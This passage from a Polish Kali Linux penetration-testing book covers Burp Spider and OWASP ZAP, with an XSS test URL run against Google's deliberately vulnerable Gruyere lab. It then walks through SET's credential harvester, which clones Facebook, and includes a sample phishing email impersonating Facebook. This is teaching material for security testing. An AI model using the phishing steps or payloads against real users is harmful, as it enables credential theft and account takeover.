
Aby użyć modułu Burp Spider, przejdź na kartę *Spider*, gdzie zobaczysz domyślne ustawienia konfiguracyjne robota sieciowego. Aby włączyć robota, kliknij przycisk *Spider is paused*, co uruchomi robota i zmieni nazwę przycisku na *Spider is running* (zobacz pierwszy rysunek na następnej stronie).

Burp Spider mapuje wszystkie żądania przechwycone przez serwer proxy i wyświetla je na karcie *Target*. Aby zobaczyć, co zostało do tej pory przechwycone, przejdź na kartę *Target*. Znajdziesz tam listę wszystkich przechwyconych przez proxy witryn, z którymi łączy się wybrana przez Ciebie witryna podczas ładowania. Adresy URL wyświetlone w szarym kolorze oznaczają witryny, których nie przeglądałeś bezpośrednio. Adresy URL wyróżnione czarnym kolorem oznaczają witryny, które odwiedziłeś bezpośrednio (zobacz drugi rysunek na następnej stronie).







Aby skorzystać z robota sieciowego, kliknij wybrany adres URL prawym przyciskiem myszy i z menu podręcznego wybierz polecenie *Spider this host*.



Jeżeli teraz przejdziesz na kartę *Spider*, to przekonasz się, że liczby przetworzonych żądań w sekcji *Spider Status* rosną od 0 w górę.




Gdy Burp napotka jakieś formularze, poprosi Cię o ich wypełnienie lub zignorowanie. Jeżeli wypełnisz formularz, Burp sprawdzi kolejne strony, które stały się dostępne po wypełnieniu formularza.



Kiedy Spider zakończy działanie, wróć na kartę *Targets* i poszukaj strony, której adres wybrałeś dla robota sieciowego. Kliknij ikonę trójkąta, znajdującą się z lewej strony adresu; spowoduje to rozwinięcie listy. Teraz możesz zobaczyć wyniki działania modułu Spider na pierwszym rysunku na następnej stronie.

Burp wyświetla wszystkie strony i łącza, które znalazł Spider. Oprócz tego robot przechwytuje również główny katalog hosta, style stron internetowych, podkatalogi oraz skrypty Java. W kolejnym przykładzie prezentujemy szereg katalogów przechwyconych z witryny *www.Drchaos.com*.

Burp pozwala również na filtrowanie wyników. Aby skorzystać z tej możliwości, kliknij pasek *Filter*, znajdujący się w górnej części okna programu. Na ekranie pojawi się rozwijane okno, zawierające szereg różnych opcji filtrowania (zobacz drugi rysunek na następnej stronie).



Moduł Spider pakietu Burp Suite pozwala pentesterowi na sprawdzenie, jak dana aplikacja internetowa czy strona WWW jest skonfigurowana oraz jakie można na niej znaleźć łącza i dokąd prowadzą. Dobrą analogią funkcjonalności tego modułu może być sytuacja, w której znajdujemy się w pokoju z dziesiątkami drzwi i możemy od razu, w tym samym czasie sprawdzić, dokąd prowadzą każde z nich.

OWASP-ZAP

ZAP to proste w użyciu, zintegrowane narzędzie penetracyjne, przeznaczone do wyszukiwania podatności i luk w zabezpieczeniach aplikacji internetowych. Jak pamiętasz, w rozdziale 3. dokonaliśmy krótkiej prezentacji tego narzędzia i jego możliwości w zakresie skanowania witryn internetowych pod kątem potencjalnych słabych stron zabezpieczeń. Powrócimy teraz do pracy z tym narzędziem i pokażemy, jak można użyć programu ZAP do identyfikacji i wykorzystywania luk pozwalających na przeprowadzanie ataków typu *cross-site scripting* (ataków XSS).

ZAP jest pakietem preinstalowanym w systemie Kali Linux 1.0. Aby go uruchomić, w menu głównym przejdź do grupy *Kali Linux* i następnie wybierz polecenie *Sniffing/Spoofing/Web Sniffers/owasp-zap*. Zamiast tego możesz po prostu otworzyć nowe okno terminala i wpisać polecenie **zap**, tak jak to zostało zaprezentowane na rysunku poniżej:

```
root@kali:~# zap
Using Java version: 1.7.0_03
Available memory:  755 MB
Setting jvm heap size: -Xmx128m
158 [main] INFO org.zaproxy.zap.ZAP  - OWASP ZAP 2.1.0 started.
Jun 20, 2013 11:10:50 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
```

Przedstawiamy krótki opis sposobu konfiguracji pakietu ZAP do pracy z przeglądarką Firefox, podobnie jak to miało miejsce w rozdziale 3.

1. Zaakceptuj postanowienia licencyjne.
2. Wygeneruj nowy certyfikat SSL lub zaimportuj certyfikat istniejący.
3. Zaimportuj certyfikat do przeglądarki. Aby to zrobić w przeglądarce Firefox, wybierz z menu polecenie *Preferences/Advanced* i następnie przejdź na kartę *Encryption*.
4. Kliknij przycisk *View Certificates* i zaimportuj certyfikat.
5. Zaznacz wszystkie opcje zaufania związane z używaniem nowego certyfikatu.
6. Skonfiguruj przeglądarkę do pracy z serwerem proxy pakietu ZAP. Aby to zrobić w przeglądarce Firefox, wybierz z menu polecenie *Preferences/Advanced* i następnie przejdź na kartę *Network*.
7. Jako nazwę serwera proxy wpisz **localhost** i ustaw go do pracy na porcie **8080**, który jest domyślnym portem komunikacyjnym serwera proxy pakietu ZAP.
8. Zaznacz opcję pozwalającą na używanie serwera proxy dla wszystkich protokołów komunikacyjnych.

> Pamiętaj, że zanim będziesz mógł używać pakietu ZAP, musisz wygenerować odpowiedni certyfikat SSL.

Po zakończeniu konfigurowania pakietu ZAP oraz przeglądarki Firefox możesz przejść na dowolnie wybraną stronę internetową. Przekonasz się, że nazwy odwiedzanych witryn pojawiają się na karcie *Sites*, w oknie pakietu ZAP. W naszym przykładzie przeszliśmy na stronę *www.DrChaos.com* i przekonaliśmy się, że lista odwiedzonych stron jest dosyć pokaźna. Dzieje się tak dlatego, że strona DrChaos ładuje takie czy inne elementy pochodzące z tych stron.


ZAP jest wyposażony zarówno w aktywne, jak i pasywne skanery stron internetowych. Skanery pasywne nie przeprowadzają żadnych ataków i są bezpieczne dla wszystkich aplikacji internetowych. Z kolei skanery aktywne mogą przeprowadzać całe serie różnych ataków i dokonują prób uruchamiania różnych skryptów w aplikacjach i na stronach internetowych, co może prowadzić do wygenerowania alarmów przez systemy zabezpieczające atakowanych hostów i aplikacji.


W kolejnym przykładzie będziemy wykorzystywać oba rodzaje skanerów, aktywne i pasywne. Z oczywistych względów dobrze by było, gdybyś dysponował swoim serwerem testowym, na którym mógłbyś przeprowadzać takie testy, ponieważ zdecydowanie odradzamy przeprowadzanie ataków za pomocą pakietu ZAP na innym serwerze bez autoryzacji i zgody jego właściciela. Ponieważ testy podatności chcemy przeprowadzić na serwerze, do którego testowania mamy odpowiednią autoryzację, na nasze potrzeby ponownie wykorzystamy znany Ci już projekt Google Gruyere.

Firma Google uruchomiła projekt Gruyere w celu umożliwienia testowania luk w zabezpieczeniach i mechanizmów obronnych aplikacji internetowych. Strony internetowe projektu Gruyere mają kilka specjalnie przygotowanych luk w zabezpieczeniach, włącznie z podatnościami na ataki XSS. Z projektu Gruyere możesz korzystać interaktywnie w sieci lub możesz pobrać go na swój komputer lokalny.

Utwórz swoją własną instancję projektu Gruyere, na której będziesz pracował z pakietem ZAP. Po utworzeniu instancji projektu otrzymasz swój własny, unikatowy adres URL. W naszym przypadku adres URL projektu wyglądał następująco: *http://google-gruyere.appspot.com/326352883334/*.


Powrócimy teraz do pakietu ZAP i wykonamy szybkie skanowanie tego adresu URL.






Na powyższym rysunku widać szereg plików SEED, włącznie z plikiem, którego adres URI wygląda bardzo interesująco: *http://google-gruyere.appspot.com/326352883334/invalid*.

Kiedy umieścimy adres tego pliku w przeglądarce, otrzymamy następujący komunikat o błędzie:



Kiedy zabieramy się do przeprowadzania ataków XSS, warto pamiętać, że z ich punktu widzenia najbardziej „niebezpiecznymi" znakami są znak mniejszości < oraz znak większości >. Jeżeli haker potrafi zmusić aplikację internetową do wstawienia kodu na stronę bezpośrednio za pomocą znaków < i >, to zazwyczaj otwiera to szeroko drzwi do wstrzyknięcia złośliwych skryptów do aplikacji. Poniżej przedstawiamy jeszcze inne przykłady interesujących plików SEED:




Poniżej przedstawiamy przykład wykorzystania jednego z adresów plików SEED do wstrzyknięcia kodu. Aby to zrobić, utworzymy adres URL i dodamy do niego skrypt `alert(1)`, co pozwoli nam przekonać się, czy po uruchomieniu na stronie internetowej pojawi się wyskakujące okno z komunikatem o wystąpieniu błędu (zobacz rysunek na następnej stronie).

```
http://google-gruyere.appspot.com/326352883334/<script>alert(1);</script>
```

Powyższy przykład pokazuje, że atakowana aplikacja internetowa wyświetliła na ekranie wyskakujące okno z komunikatem o wystąpieniu błędu, dowodząc w ten sposób, że jest podatna na taki atak. Teraz możemy użyć pakietu ZAP do powtórzenia tego ataku, wypróbowania innego ataku lub przetestowania podobnych metod wykorzystujących luki w zabezpieczeniach XSS.

W takich sytuacjach zawsze zalecamy samodzielne poeksperymentowanie z otrzymywanymi komunikatami o błędach, tak aby sprawdzić, czy nie dałoby się ich wykorzystać do „zmuszenia" aplikacji do ujawnienia cennych dla pentestera informacji. Projekt Gruyere jest znakomitym poligonem doświadczalnym, dzięki któremu możesz testować i rozwijać swoje umiejętności oraz nabierać doświadczenia w pracy z pakietem ZAP.



Jeżeli chcesz sprawdzić możliwości swojej obrony przed zdalnymi atakami, to ZAP również może się tutaj sprawdzić znakomicie, zwłaszcza w przypadku ataków takich jak XSS. Niektórzy użytkownicy wierzą, że podczas przeglądania zasobów internetu nie muszą się przejmować lukami w zabezpieczeniach XSS, jeżeli zgodnie z informacjami producenta ich przeglądarka posiada mechanizmy obrony przed takimi atakami. Niestety, prawda jest taka, że zabezpieczenia przeglądarki nie mogą być uważane za doskonałe ze względu na prosty fakt, że przeglądarka nie jest w stanie oszacować, na ile bezpieczny jest kod aplikacji internetowej, której ona jest klientem. Doświadczeni hakerzy mogą być w stanie obejść takie zabezpieczenia i umieścić w kodzie strony skrypty przeznaczone do atakowania przeglądarek odwiedzających daną witrynę. Z tego powodu najlepszym sposobem zabezpieczania zarówno serwerów aplikacji internetowych, jak i korzystających z nich klientów jest wyszukiwanie, identyfikowanie i usuwanie luk w zabezpieczeniach. Można tego dokonać za pomocą narzędzi takich jak ZAP.

Przechwytywanie haseł — pakiet SET

W rozdziale 4. omówiliśmy pokrótce podstawowe możliwości pakietu **SET** (ang. *Social Engineer Toolkit*). W tym podrozdziale powrócimy do tego pakietu i skoncentrujemy się na zagadnieniach związanych z wykorzystywaniem go do gromadzenia haseł dostępu oraz przechwytywania innych poufnych informacji.

Jak pamiętasz, aby uruchomić pakiet SET, powinieneś w głównym menu systemu przejść do grupy *Kali Linux*, a następnie wybrać polecenie *Exploitation Tools/Social Engineering Tools/se-toolkit*.

Przed pierwszym uruchomieniem pakietu upewnij się, że dokonałeś jego aktualizacji do najnowszej wersji. Szczegółową instrukcję, jak krok po kroku przeprowadzić aktualizację pakietu SET, znajdziesz w rozdziale 4.


Kiedy pakiet SET zakończy klonowanie wybranej witryny internetowej, może ją uruchomić na własnym serwerze WWW. Bardzo ważnym elementem ataku jest przekonanie użytkownika będącego celem, aby połączył się z kopią witryny działającą na Twoim własnym serwerze. Oznacza to, że do ataków na cele w internecie będziesz musiał użyć maszyny posiadającej publiczny adres IP. Oprócz tego będziesz musiał utworzyć odpowiednie reguły dla zapory sieciowej, tak aby zdalni użytkownicy mogli się połączyć z zewnątrz z Twoim serwerem.

Po zakończeniu konfiguracji ustawień adresów IP i reguł zapory sieciowej nadszedł czas na uruchomienie pakietu SET.

```
root@kali:/usr/share# cp backup.set/config/set_config set/config/set_config
root@kali:/usr/share# se-toolkit

IMPORTANT NOTICE! The Social-Engineer Toolkit has made some significant
changes due to the folder structure of Kali and FSH (Linux).

All SET dynamic information will now be saved in the ~/.set directory not
in src/program_junk.

[!] Please note that you should use se-toolkit from now on.
[!] Launching set by typing 'set' is going away soon...
[!] If on Kali Linux, just type 'se-toolkit' anywhere...
[!] If not on Kali, run python setup.py install and you can use se-toolkit anywhere..
.
Press {return} to continue into SET.
```

Tym razem pakietu SET będziemy używać do przechwytywania i zbierania haseł dostępu. Jak pamiętasz, SET posiada mechanizmy pozwalające na sklonowanie praktycznie dowolnie wybranej witryny internetowej. W naszym przykładzie wykorzystamy pakiet SET do sklonowania witryny jednego z najpopularniejszych serwisów społecznościowych. Po uruchomieniu pakietu musisz zaakceptować wszystkie warunki umowy licencyjnej, tak jak zaprezentowano na rysunku na następnej stronie.

Po uruchomieniu pakietu SET warto od czasu do czasu wybrać z menu głównego opcję *5) Update the Social-Engineer Toolkit*, która sprawdzi, czy korzystasz z najnowszej wersji pakietu. Jeżeli okaże się, że nie, zostaną zainstalowane odpowiednie aktualizacje. Jeżeli po wybraniu tej opcji wyświetli się komunikat o błędzie, informujący, że repozytoria GIT nie istnieją, to prawdopodobnie pakiet GIT nie jest zainstalowany lub został zainstalowany niepoprawnie (zawsze istnieje również ryzyko, że coś się zmieniło w całej procedurze od czasu, kiedy powstawała ta książka). Więcej szczegółowych informacji i wskazówek na temat użytkowania pakietu SET w systemie Kali Linux znajdziesz na blogach autorów książki, Amira Lakhaniego (zobacz stronę *http://www.DrChaos.com*) lub Josepha Muniza (zobacz stronę *http://www.thesecurity ↪blogger.com*).



1. Gdy zakończy się aktualizacja pakietu SET do najnowszej wersji, z menu głównego wybierz opcję *1) Social-Engineering Attacks*.
2. Teraz wybierz opcję *2) Website Attack Vectors*.
3. Wybierz opcję *3) Credential Harvester Attack Method*.


Do wyboru masz teraz kilka opcji określających sposób klonowania wybranej witryny. Pakiet SET posiada swoje własne, wbudowane szablony dla popularnych witryn, takich jak Facebook czy Gmail. Czasami użycie szablonu nie jest najlepszym rozwiązaniem, aczkolwiek na początek powinno w zupełności wystarczyć. Jeżeli zamiast szablonu chcesz użyć kopii wybranej witryny internetowej, musisz podać jej adres URL — pakiet SET rozpocznie proces klonowania.

Jeżeli posiadasz już wykonaną wcześniej kopię witryny lub samodzielnie utworzyłeś odpowiednie pliki HTML, możesz wybrać opcję *3) Custom Import*. Po wybraniu tej opcji będziesz mógł wskazać lokalizację plików HTML, których chcesz użyć.

W naszym przykładzie użyjemy gotowych szablonów witryn internetowych. Pakiet SET poprosi o podanie adresu IP, na którym będzie nasłuchiwał nadchodzących żądań — w tym przypadku będzie to adres IP interfejsu sieciowego naszego systemu Kali Linux. Wyjątkiem od tej reguły może być sytuacja, kiedy wykorzystujesz usługę NAT zapory sieciowej. W takim przypadku zamiast lokalnego adresu IP systemu Kali Linux powinieneś użyć publicznego adresu IP hosta usługi NAT, tak aby klienty z zewnątrz mogły łączyć się z Twoim systemem. W naszym przykładzie użyjemy adresu IP interfejsu pętli zwrotnej, *127.0.0.1*.

Kiedy zdefiniujesz adres IP, pakiet SET poprosi Cię o wybranie szablonu. W naszym przypadku wybierzemy opcję Facebook.


Na kolejnym rysunku przedstawiono okno przeglądarki połączonej z serwerem o adresie *127.0.0.1* i wyświetlającej naszą fałszywą stronę portalu Facebook. Jeżeli wyświetlona strona nie wygląda przekonująco, możesz użyć innego szablonu albo po prostu sklonować aktualną wersję żądanej strony.



Zwróć uwagę, że w pasku adresu przeglądarki wyświetlany jest adres *127.0.0.1*. W większości przypadków będziesz musiał jednak użyć nieco bardziej wyrafinowanych wektorów ataku, aby przekonać użytkowników do odwiedzenia Twojej spreparowanej strony internetowej. Możesz to zrobić na wiele sposobów, na przykład poprzez rozsyłanie do użytkowników pocztą elektroniczną specjalnie przygotowanej wiadomości, zawierającej łącze do Twojej spreparowanej witryny internetowej (zobacz pierwszy rysunek na następnej stronie).

Kiedy użytkownik rozpocznie wpisywanie nazwy konta i hasła dostępu na naszej fałszywej stronie udającej witrynę Facebook, pakiet SET przechwyci cały związany z tym ruch sieciowy i następnie przekieruje użytkownika do prawdziwej witryny internetowej. Istnieje bardzo duża szansa na to, że po takim przekierowaniu użytkownik będzie przekonany, że po prostu pomylił się podczas wpisywania hasła, i zaloguje się jeszcze raz, nie mając świadomości, że „po drodze" pakiet SET przechwycił nazwę jego konta i hasło dostępu (zobacz drugi rysunek na następnej stronie).

Jak widać na powyższym rysunku, pakiet SET przechwycił nazwę naszego konta użytkownika, *DrChaos*, i nasze hasło dostępu, *ILoveKali*.



Facebook <wwt.secmob@gmail.com> May 29, 2013 5:49 PM
To: Aamir Lakhani <Aamir.Lakhani@wwt.com>
Facebook Sent Mail

Dear Facebook user,

In an effort to make you online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security.

Before you are able to use the new login system, you will be required to update your account.

Please click on the link below to update your account online now


www.facebook.com

If you have any questions, reference out New User guide.

Thanks,

The Facebook Team

Facebook will never ask you for your password in an email or Facebook message. Learn more about how to keep your account secure.



